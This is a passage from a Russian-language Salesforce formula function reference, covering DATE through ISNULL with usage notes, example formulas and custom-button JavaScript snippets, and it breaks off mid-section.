  - Функция CONTAINS не поддерживает раскрывающиеся списки со множественным выбором. Чтобы определить наличие конкретного значения в раскрывающемся списке со множественным выбором, воспользуйтесь функцией [INCLUDES](#).

## DATE

**Описание:** Данная функция возвращает значение даты на основе введенных значений года, месяца и дня. Система Salesforce отображает ошибку на странице сведений, если значение функции DATE, используемое в поле формулы, является недопустимой датой (например, 29 февраля невисокосного года).

**Использование:** DATE (*год*, *месяц*, *день*) и замените *год* четырехзначным годом, *месяц* двухзначным месяцем и *день* двухзначным днем.

**Пример:** Функция DATE (2005, 01, 02) создает поле даты со значением «2 января 2005 года».

## DATEVALUE

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция возвращает значение даты для выражения даты/времени или текстового выражения.  |
| <b>Использование:</b> | DATEVALUE ( <i>выражение</i> ) и замените <i>выражение</i> датой/временем, текстовым значением, полем слияния или выражением.   |
| <b>Пример:</b>        | <p><b>Дата закрытия</b></p> <p>Функция DATEVALUE (ClosedDate) отображает поле даты на основе значения поля Date/Time Closed.</p> <p><b>Значение даты</b></p> <p>Функция DATEVALUE ("2005-11-15") возвращает значение даты «15 ноября 2005 года».</p>  |
| <b>Советы:</b>        | <ul style="list-style-type: none"> <li>• Если функция содержит недействительное текстовое поле или поле даты/времени, то формула отображает значение #ОШИБКА!</li> <li>• При вводе даты рекомендуем использовать кавычки и следующий формат: ГГГГ-ММ-ДД (то есть, четыре цифры для года и по две цифры для месяца и дня).</li> <li>• Если <i>выражение</i> не соответствует допустимому диапазону дат (например, месяц обозначается числом вне диапазона 01-12), то поле формулы отображает значение #ОШИБКА!</li> <li>• При вычислении дат и времени всегда используется часовой пояс пользователя.</li> </ul> |

## DATETIMEVALUE

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция возвращает значение года, месяца, дня и времени по Гринвичу.   |
| <b>Использование:</b> | DATETIMEVALUE ( <i>выражение</i> ) и замените <i>выражение</i> датой/временем, текстовым значением, полем слияния или выражением.   |
| <b>Пример:</b>        | <p><b>Дата закрытия</b></p> <p>DATETIMEVALUE (ClosedDate) отображает поле даты на основе значения поля Date/Time Closed.</p> <p><b>Значение даты</b></p> <p>Функция DATETIMEVALUE ("2005-11-15 17:00:00") возвращает значение даты и времени «15 ноября 2005 года 17:00 GMT».</p>   |
| <b>Советы:</b>        | <ul style="list-style-type: none"> <li>• Функция DATETIMEVALUE всегда возвращает значение по Гринвичу и не может быть изменена.</li> <li>• При вводе конкретной даты рекомендуем использовать кавычки и следующий формат: ГГГГ-ММ-ДД (то есть, четыре цифры для года и по две цифры для месяца и дня).</li> <li>• Если <i>выражение</i> не соответствует допустимому диапазону дат (например, месяц обозначается числом вне диапазона 01-12), то поле формулы отображает значение #ОШИБКА!</li> </ul> |

## DAY

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает день месяца в виде числа от 1 до 31.   |
| <b>Использование:</b> | DAY ( <i>дата</i> ) и замените <i>дату</i> полем даты или значением (например, TODAY ()).  |
| <b>Пример:</b>        | Функция DAY (Code_Freeze__c) возвращает день настраиваемой даты запрета изменения кода. Обратите внимание, данная функция не поддерживается полями даты/времени. |

## DISTANCE

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция вычисляет расстояние между двумя местоположениями в милях или километрах.  |
| <b>Использование:</b> | DISTANCE ( <i>местоположение1</i> , <i>местоположение2</i> , 'единица измерения') и замените <i>местоположение1</i> и <i>местоположение2</i> двумя полями местоположения или полем местоположения и значением, возвращенным функцией GEOLOCATION. Замените <i>единицу измерения</i> милями (mi) или километрами (km). |

**Примеры:****Расстояние между двумя полями геолокации**

```
DISTANCE(warehouse_location__c, store_location__c, 'mi')
```

Данная формула возвращает расстояние (в милях) между складом и магазином. Данный пример использует warehouse\_location\_\_c и store\_location\_\_c как имена двух настраиваемых полей геолокации.

**Расстояние между полем адреса и полем геолокации**

```
DISTANCE(BillingAddress, store_location__c, 'mi')
```

Данная формула возвращает расстояние (в милях) между адресом для счета организации и магазином. Данный пример использует BillingAddress как стандартное поле адреса для счета организации, а store\_location\_\_c как имя настраиваемого поля геолокации.

**Расстояние между настраиваемым полем геолокации и фиксированными координатами**

```
DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), 'km')
```


Данная формула возвращает расстояние (в километрах) между складом и координатами 37,775° по широте и -122,418° по долготе (Сан-Франциско).

**Расстояния с условиями**

```
IF(DISTANCE(warehouse_location__c, ShippingAddress, 'mi')<10, "Near", "Far")
```

Данная формула обновляет текстовое поле формулы значением «Near», если расстояние между складом и составным полем адреса отправки организации составляет менее 10 миль. В противном случае, данная формула обновляет текстовое поле значением «Far».



 **Совет:** Несмотря на возможность вычисления функции DISTANCE в милях или километрах, отображение единицы измерения не поддерживается. Чтобы упростить процесс определения используемой единицы измерения (мили или километры), добавьте нужную единицу измерения в имя поля формулы.

**Советы:**

- Функция DISTANCE возвращает тип данных «Число». Несмотря на применение градусов, минут и секунд в пользовательском интерфейсе, расстояние всегда вычисляется в виде десятичных чисел. Укажите количество знаков после запятой, которое должно отображаться при создании настраиваемого поля.
- Функция DISTANCE не поддерживается отчетами, но может использоваться в списковых представлениях. Чтобы применить функцию DISTANCE в отчетах, настройте поле формулы и дополните отчеты ссылкой на нужное поле.
- Функция DISTANCE является единственной, которая может использовать параметры [GEOLOCATION](#).
- Ниже перечислены ограничения по использованию функции DISTANCE.
  - Функция DISTANCE поддерживает только логические операторы > и <, возвращая значения внутри (<) или за пределами (>) заданного радиуса.
  - Независимо от географических и топографических особенностей, существующих между двумя точками, расстояние вычисляется только по прямой линии.

Дополнительную информацию см. в разделе [«Порядок вычисления и сравнения расстояний посредством SOQL» Справочного руководства по Force.com SOQL и SOSL](#).

**EXP**

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция возвращает значение для экспоненты заданного числа.   |
| <b>Использование:</b> | EXP ( <i>число</i> ) и замените <i>число</i> числовым полем или значением (например, 5).   |
| <b>Пример:</b>        | <p><b>Экспонент литерального значения</b></p> <p>EXP (3)</p> <p>Данная формула возвращает значение E в третьей степени.</p> <p><b>Сложный процент</b></p> <p>Principal__c * EXP(Rate__c * Years__c)</p> <p>Данная формула вычисляет сложный процент на основе настраиваемого поля валюты для общей суммы, настраиваемого поля процентов для ставки и настраиваемого числового поля для количества лет.</p> |

**FIND**

|                  |  |
|------------------|--|
| <b>Описание:</b> | Данная функция возвращает позицию строки внутри текстовой строки, представленной в виде числа. |
|------------------|--|

**Использование:** `FIND( текст_поиска, текст [, начальный_номер ] )` и замените *текст\_поиска* строкой, которую необходимо найти; замените *текст* полем или выражением, которое должно использоваться для поиска; замените *начальный\_номер* номером символа, который должен использоваться для начала поиска слева направо.

**Пример:** **Улица**  
 Функция `FIND( " ", Street )` возвращает позицию первого пробела в поле `Street`. Данное число может использоваться для определения длины уличного адреса как средство разделения уличного адреса и названия улицы в адресном поле.

**Извлечение адресов веб-сайтов**

Функция `SUBSTITUTE( Email, LEFT( Email, FIND( "@", Email ) ), "www." )` определяет местоположение символа `@` в адресе эл. почты пользователя для ограничения длины текста, который должен быть заменен компонентом `WWW`. как средством извлечения адреса веб-сайта.

- Советы:**
- Прежде чем проверить формулу, рекомендуем удалить квадратные скобки [ и ].
  - Если параметр *текст* содержит пустое поле, то поле формулы отображает нулевое значение.
  - Параметр *текст\_поиска* чувствителен к регистру и не может содержать специальных символов.
  - В случае отсутствия результатов поиска поле отображает нулевое значение.
  - Параметр *начальный\_номер* является дополнительным. Если параметр *начальный\_номер* не содержит значения, то формула использует значение «1» или первый символ строки.
  - Если параметр *начальный\_номер* содержит отрицательное значение, то поле отображает нулевое значение.
  - Если параметр *начальный\_номер* превышает длину текста, то поле отображает нулевое значение.
  - При вводе параметра *начальный\_номер* помните, что некоторые поля (например, «Веб-сайт») являются уникальными, так как компонент `http://` автоматически добавляется в начало введенного текста.
  - Обратите внимание, что первым символом строки считается единица, а не ноль.

**FLOOR**

**Описание:** Данная функция округляет число в меньшую сторону.

**Использование:** `FLOOR( число )` и замените *число* числовым полем или значением (например, 5,245).

**Пример:** **Суммы комиссии**  
 Функция `FLOOR( commission__c )` округляет комиссию в меньшую сторону.

## GEOLOCATION

**Описание:** Данная функция возвращает геолокацию на основе заданной широты и долготы. Данная функция должна использоваться совместно с функцией DISTANCE.

**Использование:** GEOLOCATION (*широта*, *долгота*) и замените *широту* и *долготу* соответствующими значениями числового кода геолокации.

**Примеры:**

**Расстояние между настраиваемым полем геолокации и фиксированными координатами**

```
DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), 'km')
```

Данная формула возвращает расстояние (в километрах) между складом и координатами 37,775° по широте и -122,418° по долготы (Сан-Франциско).

**Советы:**

- Функция GEOLOCATION возвращает тип данных «Местоположение», который может и должен использоваться только функцией DISTANCE. Функция GEOLOCATION не используется сама по себе.

## GETRECORDIDS

**Описание:** Данная функция возвращает массив строк в виде кодов записей для выбранных записей списка (например, списковое представление или связанный список).

**Использование:** {!GETRECORDIDS (*тип\_объекта*)} и замените *тип\_объекта* ссылкой на настраиваемый или стандартный объект для записей, которые должны быть извлечены.

### Пример настраиваемой кнопки:

```
{!REQUIRESRIPT ("/soap/ajax/13.0/connection.js")} var records =
    {!GETRECORDIDS($ObjectType.Sample)}; var
newRecords = []; if (records[0] == null) { alert("Please select
at least one row") } else {
    for (var n=0; n<records.length; n++) { var c =
new sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
    newRecords.push(c); } result =
sforce.connection.update(newRecords); window.location.reload(); }
```

Данный пример обновляет все выбранные записи обращений, поле Status которых содержит значение New. Чтобы настроить данную функцию в организации, создайте настраиваемую кнопку списка для обращений со следующими атрибутами:

- «Тип отображения»: «Кнопка списка»
- «Алгоритм»: «Выполнить JavaScript»
- «Источник содержимого»: «OnClick JavaScript»

Вставьте образец кода выше в содержимое настраиваемой кнопки. Затем добавьте кнопку списка в макет страницы, содержащий связанный список «Обращения» (например, организации или возможности). Пользователи могут выбирать любое количество обращений в связанном списке и нажимать кнопку списка для одновременного изменения статуса этих обращений. Убедитесь в наличии условия records[0] == null, которое

отображает пользователям сообщение о необходимости выбора как минимум одной записи из списка.

**Советы:**

- Чтобы получить доступ к специальным полям слияния для элементов S-Control, настраиваемых кнопок и ссылок, воспользуйтесь глобальными переменными.
- Действия — это специальные типы объектов. Рекомендуем использовать `{!GETRECORDIDS($ObjectType.Task)}` при создании кнопки списка задач. Рекомендуем использовать `{!GETRECORDIDS($ObjectType.Event)}` при создании кнопки списка событий.
- Данная функция доступна только в настраиваемых кнопках, ссылках и элементах S-Control.

## GETSESSIONID

**Описание:**

Данная функция возвращает код сеанса пользователя.

**Использование:**

GETSESSIONID ()

**Пример:**

```
HYPERLINK
("https://www.myintegration.com?sId=" &
GETSESSIONID() & "?&rowID=" & Name & "action=CreateTask", "Create
a Meeting Request")
```

Данная функция создает ссылку на приложение вне системы Salesforce, передавая параметры для подключения к системе Salesforce посредством API и создания нужного события.

**Советы:**

**⚠ Важное замечание:** `$Api.Session_ID` and `GETSESSIONID ()` return the same value, an identifier for the current session in the current context. This context varies depending on where the global variable or function is evaluated. For example, if you use either in a custom formula field, and that field is displayed on a standard page layout in Salesforce Classic, the referenced session will be a basic Salesforce session. That same field (or the underlying variable or formula result), when used in a Visualforce page, references a Visualforce session instead.

Session contexts are based on the domain of the request. That is, the session context changes whenever you cross a hostname boundary, such as from `.salesforce.com` to `.visual.force.com` or `.lightning.force.com`.

Session identifiers from different contexts, and the sessions themselves, are different. When you transition between contexts, the old session is replaced by the new one, and the old session is no longer valid. The session ID also changes at this time.

Normally Salesforce transparently handles session hand-off between contexts, but if you're passing the session ID around yourself, be aware that you might need to re-access `$Api.Session_ID` or `GETSESSIONID ()` from the new context to ensure a valid session ID.

Note also that not all sessions are created equal. In particular, sessions obtained in a Lightning Experience context have reduced privileges, and don't have API access. You can't use these session IDs to make API calls.

## HTMLENCODE

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Данная функция кодирует значения текстовых полей и полей слияния для использования в HTML путем замены символов, зарезервированных в HTML (например, символ ">"), эквивалентами объекта HTML (например, &gt;). |
| <b>Использование:</b> | { !HTMLENCODE ( <i>текст</i> ) } и замените <i>текст</i> полем слияния или текстовой строкой, содержащей зарезервированные символы.  |
| <b>Пример:</b>        | Если поле слияния foo__c содержит текст <B>Enter the user's name<b>, то функция { !HTMLENCODE (foo__c) } возвращает следующее значение:<br>&lt;B&gt;Enter the user&#39;s name&lt;/b&gt;                        |
| <b>Советы:</b>        | Данная функция поддерживается только настраиваемыми кнопками и ссылками, а также Visualforce.  |

## HYPERLINK

|                       |   |
|-----------------------|---|
| <b>Описание:</b>      | Данная функция создает ссылку на указанный URL-адрес, используемый указанным текстом.   |
| <b>Использование:</b> | HYPERLINK ( <i>url-адрес</i> , <i>дружественное_имя</i> [, <i>цель</i> ]) и замените <i>url-адрес</i> веб-адресом; замените <i>дружественное_имя</i> текстом ссылки; при необходимости замените <i>цель</i> окном или рамкой для отображения содержимого.   |
| <b>Пример:</b>        | <p><b>Создание событий</b></p> <pre>HYPERLINK ("00U/e? retURL=%2F006x0000001T8Om&amp;what_id=" &amp; Id, "Create Event")</pre> <p>добавляет ссылку Create Event, при выборе которой создается событие, связанное с текущим объектом.</p> <p><b>Номеронабиратель</b></p> <p>HYPERLINK ("http://servername/call?id=" &amp; Id &amp; "&amp;phone=" &amp; Phone, Phone) создает поле номера телефона, доступное для ссылки, которое автоматически набирает номер телефона при нажатии. Замените поля <i>servername</i> и <i>call</i> именем номеронабирателя и используемой командой. Поле слияния <i>Id</i> вставляет идентификатор записи контакта, интереса или организации. Первое поле слияния <i>Phone</i> передает номеронабирателю нужный номер для набора; последнее поле слияния <i>Phone</i> использует значение поля <i>Phone</i> как текст, при нажатии которого набирается номер.</p> |

|                |  |
|----------------|--|
| <b>Советы:</b> | <ul style="list-style-type: none"> <li>• Формула гиперссылки использует текстовые поля.</li> <li>• Протокол и URL-адрес должны быть окружены кавычками (например, HYPERLINK ("http://www.cnet.com", "cnet")).</li> <li>• Запрещается применять текстовые функции (например, LEN, LEFT или RIGHT) к результатам функции HYPERLINK.</li> </ul> |
|----------------|--|

- При создании ссылок на страницы Salesforce рекомендуем использовать относительные ссылки (например, 00U/e?retURL=%...) для формул гиперссылок, кроме случаев добавления поля формулы в макет поиска. При добавлении формулы гиперссылки в макет поиска рекомендуем использовать полные URL-адреса, включая имя сервера и префикс https://. Обратите внимание, что поля формулы недоступны в макетах результатов поиска.
- Рекомендуем использовать переменную \$Api для обращения к URL-адресам API.
- Прежде чем проверить формулу, рекомендуем удалить квадратные скобки [ и ].
- Параметр *цель* является дополнительным. Если параметр *цель* не задан, то ссылка открывается в новом окне обозревателя. Ниже перечислены некоторые общие параметры *цель*.

#### **\_blank**

Отображение ссылки в новом безымянном окне.

#### **\_self**

Отображение ссылки в том же окне или рамке в виде ссылочного элемента.

#### **\_parent**

Отображение ссылки в непосредственном родительском наборе рамок для текущей рамки. Данное значение соответствует значению `_self`, если текущая рамка не имеет родителя.

#### **\_top**

Отображение ссылки в полном исходном окне и закрытие всех других рамок. Данное значение соответствует значению `_self`, если текущая рамка не имеет родителя.

Дополнительную информацию об основных HTML-тегах см. в веб-ресурсах, посвященных вопросам HTML.

- Функция `HYPERLINK` доступна во всех компонентах, позволяющих определять формулу, кроме значений по умолчанию, обновлений полей, элементов `S-Control`, правил проверки, процессов утверждения, настраиваемых кнопок и ссылок, а также бизнес-правил.

СМ. ТАКЖЕ:

[Операторы и функции формулы \(I – Z\)](#)

[Операторы и функции формулы](#)

## Операторы и функции формулы (I – Z)

Ниже перечислены операторы и функции, доступные для создания формул. Чтобы просмотреть сведения об операторе или функции, щелкните соответствующее имя. Если не указано иное, то все функции доступны во всех компонентах, поддерживающих использование формул (например, поля формулы, правила проверки, процессы утверждения и бизнес-правила).

 **Прим.:** Лишние пробелы в примерах ниже пропускаются.

## IF

**Описание:** Данная функция определяет истинность или ложность выражений. Если выражение истинно, то функция возвращает заданное значение. В противном случае функция возвращает другое значение.

**Использование:** IF (*логическая\_проверка*, *значение\_если\_истина*, *значение\_если\_ложь*) и замените *логическая\_проверка* выражением, которое должно быть оценено; замените *значение\_если\_истина* значением, которое должно быть возвращено в случае истинности выражения; замените *значение\_если\_ложь* значением, которое должно быть возвращено в случае ложности выражения.

**Пример поля формулы:** **Просроченные платежи**

```
IF(AND(Payment_Due_Date__c < TODAY(), Payment_Status__c = "UNPAID"),
    "PAYMENT OVERDUE", null)
```

Данная формула определяет платежи с прошедшим крайним сроком и статусом платежа UNPAID. Если выражение истинно, формула возвращает значение PAYMENT OVERDUE. В противном случае формула возвращает пустое поле. Данный пример использует настраиваемое поле даты Payment Due Date и настраиваемое текстовое поле Payment Status.

### Вставка размера налога

Рекомендуем использовать данную формулу стандартного значения для настройки размера налога по активу на основе города пользователя. Создайте настраиваемое поле процентов со следующим стандартным значением:

```
IF($User.City = "Napa", 0.0750,
    IF($User.City = "Paso Robles", 0.0725,
        IF($User.City = "Sutter Creek", 0.0725,
            IF($User.City = "Los Olivos", 0.0750,
                IF($User.City = "Livermore", 0.0875, null
            )
        )
    )
)
```

**Пример настраиваемой кнопки:**

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
+"&Sample.BillingCity+"&Sample.BillingState+"&
Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
+"&Sample.BillingCity+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

Данный пример использует функцию IF для определения адреса пользователя (US или UK) и его отображения посредством соответствующего типа карты Google.

**Советы:**


- Выражения *значение\_если\_истина* и *значение\_если\_ложь* должны использовать одинаковый тип данных.
- Если функция IF используется совместно с переменной \$Profile.UserType для определения типа лицензии Salesforce, принадлежащей зарегистрированному пользователю, рекомендуем воспользоваться следующими значениями:
  - Standard для Salesforce
  - PowerPartner для пользователя PRM
  - CustomerSuccess для пользователя клиентского портала
  - PowerCustomerSuccess для менеджера клиентского портала

Например, чтобы определить наличие заданных лицензий у зарегистрированного пользователя, воспользуйтесь формулами ниже.

```
IF (ISPICKVAL ($Profile.UserType , "Standard"), 100, 0.1)
```

```
IF (ISPICKVAL ($Profile.UserType , "PowerPartner"), 100, 0.1)
```

```
IF (ISPICKVAL ($Profile.UserType , "CustomerSuccess"), 100, 0.1)
```

 **Прим.:** Поля слияния \$Profile доступны только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

## IMAGE

**Описание:**

Данная функция вставляет изображение с альтернативным текстом и заданной высотой или шириной.

**Использование:**

IMAGE (*url\_изображения*, *альтернативный\_текст*, *высота*, *ширина*) и замените *url\_изображения* полным путем к изображению; замените *альтернативный\_текст* текстовой строкой, которая должна отображаться в случае отсутствия изображения и обрабатываться программой чтения с экрана; замените *высоту* размером изображения по вертикали (в пикселах), а *ширину* — размером изображения по горизонтали (в пикселах).

**Пример:**

```
HYPERLINK ("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE ("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
"&m;=g&t;=0", "Yahoo"))
```

Данная формула отображает гиперактивный значок Yahoo! Messenger, указывающий на вход пользователя в службу. При нажатии значка Yahoo! Messenger открывается диалоговое окно. Данный пример использует настраиваемое текстовое поле контактов Yahoo Name, позволяющее сохранять код Yahoo! Messenger контакта.

**Советы:**

- Параметры *высота* и *ширина* являются дополнительными.
- Параметры *url\_изображения* и *альтернативный\_текст* должны заменяться текстовой строкой. Все текстовые строки должны быть окружены кавычками.
- Параметры *высота* и *ширина* должны заменяться числами.



- Чтобы предоставить доступ к изображениям в других областях системы, добавьте изображения на вкладку «Документы». Например, сохраните изображение продукта в папке документов, скопируйте и вставьте URL-адрес документа в параметр `url_изображения`, используемый полем формулы на вкладке «Продукты».
- При использовании обозревателя Internet Explorer рекомендуем изменить параметры безопасности, чтобы блокировать предупреждение, отображающееся при использовании протокола HTTP в изображениях. Дополнительную информацию об изменении параметров безопасности см. в интерактивной справке Internet Explorer.
- Функция IMAGE не может содержать функцию GETSESSIONID в качестве одного из своих аргументов.
- Функция IMAGE доступна только в полях формулы и шаблонах эл. почты.

## INCLUDE

**Описание:** Данная функция возвращает содержимое фрагмента S-Control. Рекомендуем использовать данную функцию для повторного использования общего кода в разных элементах S-Control.

**Использование:** `{!INCLUDE (источник, [входные_данные])}` и замените *источник* нужным фрагментом S-Control. Замените *входные\_данные* любой информацией, которая должна быть передана во фрагмент.

**Пример элемента S-Control:** **Включение фрагмента верхнего колонтитула**

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                                theme = "modern"])} </body> </html>
```

Данный пример ссылается на фрагмент, соответствующий верхнему колонтитулу страницы, созданной для отображения на веб-вкладке. Данный пример отображает заголовок страницы My Title. Рекомендуем использовать глобальную переменную `$$SControl` для обращения к настраиваемому элементу S-Control.

### Включение входных параметров

Рекомендуем использовать следующие два примера для просмотра способов создания многократного фрагмента и его добавления в элемент S-Control.

```
<h2
                                class="{!$Request.titleTheme}.title">
{!$Request.titleText}</h2>
```

Данный фрагмент требует наличия двух входных параметров: `titleTheme` и `titleText`. Данные параметры являются многократными HTML-тегами, соответствующими заголовку и теме страницы на основе входных параметров. Затем создайте элемент S-Control, содержащий следующий фрагмент:

```
<html> <head> </head> <body> {!
                                INCLUDE($SControl.Title_Snippet, [titleTheme =
"modern", titleText = "My Sample Title"])} ... Insert your page
```

```
specific content
             here ... </body> </html>
```

Данный элемент S-Control использует фрагмент Title\_Snippet для отображения заголовка страницы My Sample Title и темы modern. Замените текст *Insert your page specific content here* собственным HTML-содержимым и воспользуйтесь элементом S-Control в качестве источника веб-вкладки для создания собственных страниц Salesforce.

**Советы:**

- Данная функция ссылается на фрагмент S-Control, но не копирует его, поэтому всегда запускает последнее содержимое фрагмента S-Control. Помните, что изменение фрагмента S-Control влияет на все ссылающиеся функции INCLUDE.
- Рекомендуем использовать глобальную переменную \$Request для доступа к любой информации внутри фрагмента.
- Данная функция доступна только в настраиваемых кнопках, ссылках и элементах S-Control.

**INCLUDES****Описание:**

Данная функция определяет значение, выбранное в поле раскрывающегося списка со множественным выбором, которое равняется заданному текстовому литералу.

**Использование:**

INCLUDES (*поле\_раскрывающегося\_списка\_со\_множественным\_выбором*, *текстовый\_литерал*) и замените *поле\_раскрывающегося\_списка\_со\_множественным\_выбором* именем поля слияния для раскрывающегося списка со множественным выбором; замените *текстовый\_литерал* нужным значением раскрывающегося списка со множественным выбором, окруженным кавычками.

**Примеры:**

Функция INCLUDES (Hobbies\_\_c, "Golf") возвращает значение «ИСТИНА», если одним из выбранных значений настраиваемого раскрывающегося списка Hobbies является значение Golf.

**Советы:**

- Выражение *текстовый\_литерал* должно быть текстовым и использовать кавычки. Поле слияния или результат функции не может использоваться в качестве выражения.
- Ниже перечислены условия, при выполнении которых система Salesforce возвращает ошибку.
  - Выражение *текстовый\_литерал* не задано.
  - Выражение *текстовый\_литерал* является пустым (например, "" или " ").
- Рекомендуем использовать функцию ISBLANK для определения пустого поля раскрывающегося списка со множественным выбором.
- Рекомендуем использовать функцию PRIORVALUE внутри функции INCLUDES для проверки наличия конкретного значения в предыдущем значении поля раскрывающегося списка со множественным выбором. Например:

```
INCLUDES (
    PRIORVALUE (multiselect_picklist_field),
```

```
text_literal  
)
```

---

## ISBLANK

**Описание:** Данная функция определяет наличие значения для выражения и, в случае его отсутствия, возвращает значение «ИСТИНА». При наличии значения функция возвращает значение «ЛОЖЬ».

**Использование:** ISBLANK (*выражение*) и замените *выражение* выражением, которое должно быть оценено.

**Пример:**

```
(IF (ISBLANK (Maint_Amount__c), 0, 1) +  
IF (ISBLANK (Services_Amount__c), 0, 1) +  
IF (ISBLANK (Discount_Percent__c), 0, 1) +  
IF (ISBLANK (Amount), 0, 1) +  
IF (ISBLANK (Timeline__c), 0, 1)) / 5
```

Данная формула обрабатывает набор полей и вычисляет процент полей, используемый персоналом. Данное поле формулы проверяет пять полей на наличие значений. Поле, которое не содержит значения, считается нулевым. Поле, которое содержит значение, считается как «1». Общее количество делится на пять (количество оцененных полей). Обратите внимание, что данная формула требует выбора параметра «Считать пустые поля пустыми» в разделе «Обработка пустых полей» вложенной вкладки «Сложная формула».

**Советы:**

- Рекомендуем использовать функцию ISBLANK вместо функции ISNULL в новых формулах. Функция ISBLANK аналогична функции ISNULL, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции ISNULL.
- Поле, содержащее символ, пробел или нулевое значение, считается заполненным. Например, поле, содержащее пробел, вставленный посредством клавиши пробела, считается заполненным.
- Рекомендуем использовать функцию [BLANKVALUE](#) для возврата заданной строки, если поле не содержит значения, а функцию [ISBLANK](#) для проверки наличия значения в поле.
- Если данная функция используется с числовым полем, то функция возвращает только значение «ИСТИНА», если поле не содержит значения и не поддерживает обработку пустых полей в качестве нулевых.

---

## ISCHANGED

**Описание:** Данная функция сравнивает значение поля с предыдущим значением и, в случае их различия, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ».

---

**Использование:** ISCHANGED (*поле*) и замените *поле* именем поля, которое должно быть сопоставлено.

**Пример правила проверки:** Следующее правило проверки не позволяет пользователям изменять имя созданного объекта: NOT ( ISCHANGED (Name) ) .

NOT (AND ( ISCHANGED (Priority) , ISPICKVAL (Priority, "Low" ) ) ) — это правило проверки, позволяющее при изменении поля обращения Priority отображать любое новое значение, кроме Low.

NOT (AND ( ISCHANGED (CloseDate) , OR (MONTH (CloseDate) <> MONTH (TODAY ( ) ) , YEAR (CloseDate) <> YEAR (TODAY ( ) ) , \$Profile.Name <> "Sales Manager" ) ) ) — это правило проверки, которое разрешает заполнять поле возможности Close Date датой, относящейся к текущему месяцу и году, кроме случаев использования профиля Sales Manager.



**Прим.:** Поля слияния \$Profile доступны только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

**Советы:**

- Ниже перечислены компоненты, поддерживающие данную функцию.
  - Правила назначения
  - Правила проверки
  - Обновления поля
  - Бизнес-правила, если используется критерий оценки «Оценить правило, если запись: создано и изменено».
  - Критерии формулы для выполнения действий в конструкторе процессов.
- Рекомендуем использовать функцию NOT для обратного изменения возвращаемых значений «ИСТИНА» и «ЛОЖЬ».
- Данная функция возвращает значение «ЛОЖЬ» при оценке любого поля созданной записи.
- Если ранее текстовое поле было пустым, то данная функция возвращает значение «ИСТИНА» при наличии значения.
- При использовании полей типа «Число», «Процент» или «Валюта» данная функция возвращает значение «ИСТИНА», если:
  - Поле было пустым, но сейчас содержит любое значение
  - Поле было нулевым, но сейчас содержит пустое значение
  - Поле было нулевым, но сейчас содержит любое другое значение

**ISNEW**

**Описание:** Данная функция проверяет формулу на предмет выполнения при создании записи и, в случае ее выполнения, возвращает значение «ИСТИНА». При обновлении текущей записи функция возвращает значение «ЛОЖЬ».

**Использование:** ISNEW ( )

**Пример правила проверки:** Ниже приведено правило проверки, которое не позволяет пользователям создавать записи с прошедшей датой закрытия. Функция AND ( ISNEW ( ) , CloseDate < TODAY ( ) ) проверяет, создает ли пользователь новую возможность, и, в случае истинности, проверяет поле Close Date на наличие значения Today или After Today. Рекомендуем использовать данное правило проверки, чтобы гарантировать добавление как минимум одного продукта в созданную возможность.

```
NOT (OR (ISNEW ( ) , HasOpportunityLineItem) )
```

Формула правила проверки, используемая в данном примере, отображает следующее сообщение об ошибке, если текущая возможность не содержит продуктов: «You must add products to this opportunity before saving». Данная формула не возвращает ошибку при первоначальном сохранении, так как продукты могут быть добавлены только после первоначального сохранения записи; формула запрещает повторно сохранять или закрывать возможности, которые не содержат продукты.

**Советы:**

- Данная функция поддерживается только правилами проверки, обновлениями полей, бизнес-правилами, правилами назначения и критериями формулы конструктора процессов.
- Рекомендуем использовать функцию NOT для обратного изменения возвращаемых значений «ИСТИНА» и «ЛОЖЬ».
- Данная функция всегда возвращает значение «ЛОЖЬ» при использовании в бизнес-правиле с контролируемым по времени триггером.
- Данная функция всегда возвращает значение «ЛОЖЬ» при использовании в обновлении поля для действия утверждения.

**ISNULL**



**Важное замечание:** Рекомендуем использовать функцию ISBLANK вместо функции ISNULL в новых формулах. Функция ISBLANK аналогична функции ISNULL, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции ISNULL.

**Описание:**

Данная функция определяет нулевое (пустое) выражение и, в случае истинности, возвращает значение «ИСТИНА». При наличии значения функция возвращает значение «ЛОЖЬ».

**Использование:**

ISNULL ( *выражение* ) и замените *выражение* выражением, которое должно быть оценено.

**Пример:**

```
(IF (ISNULL (Maint_Amount__c) , 0, 1) +
IF (ISNULL (Services_Amount__c) , 0, 1) +
IF (ISNULL (Discount_Percent__c) , 0, 1) +
IF (ISNULL (Amount) , 0, 1) +
IF (ISNULL (Timeline__c) , 0, 1)) / 5
```

Данная формула обрабатывает набор полей и вычисляет процент полей, используемый персоналом. Данное поле формулы проверяет пять полей на наличие значений. Поле, которое не содержит значения, считается нулевым. Поле, которое содержит значение, считается как «1». Общее количество делится на пять (количество оцененных полей).

Обратите внимание, что данная формула требует выбора параметра «Считать пустые поля пустыми» в разделе «Обработка пустых полей» вложенной вкладки «Сложная формула».

**Пример правила проверки:**

```
AND (ISPICKVAL (StageName, "Closed Won"),
     ISNULL (Project_Start_Date__c))
```

Данное правило проверки присваивает настраиваемому полю даты Project Start Date статус условно обязательного, если этапу задано значение Closed Won.

**Советы:**

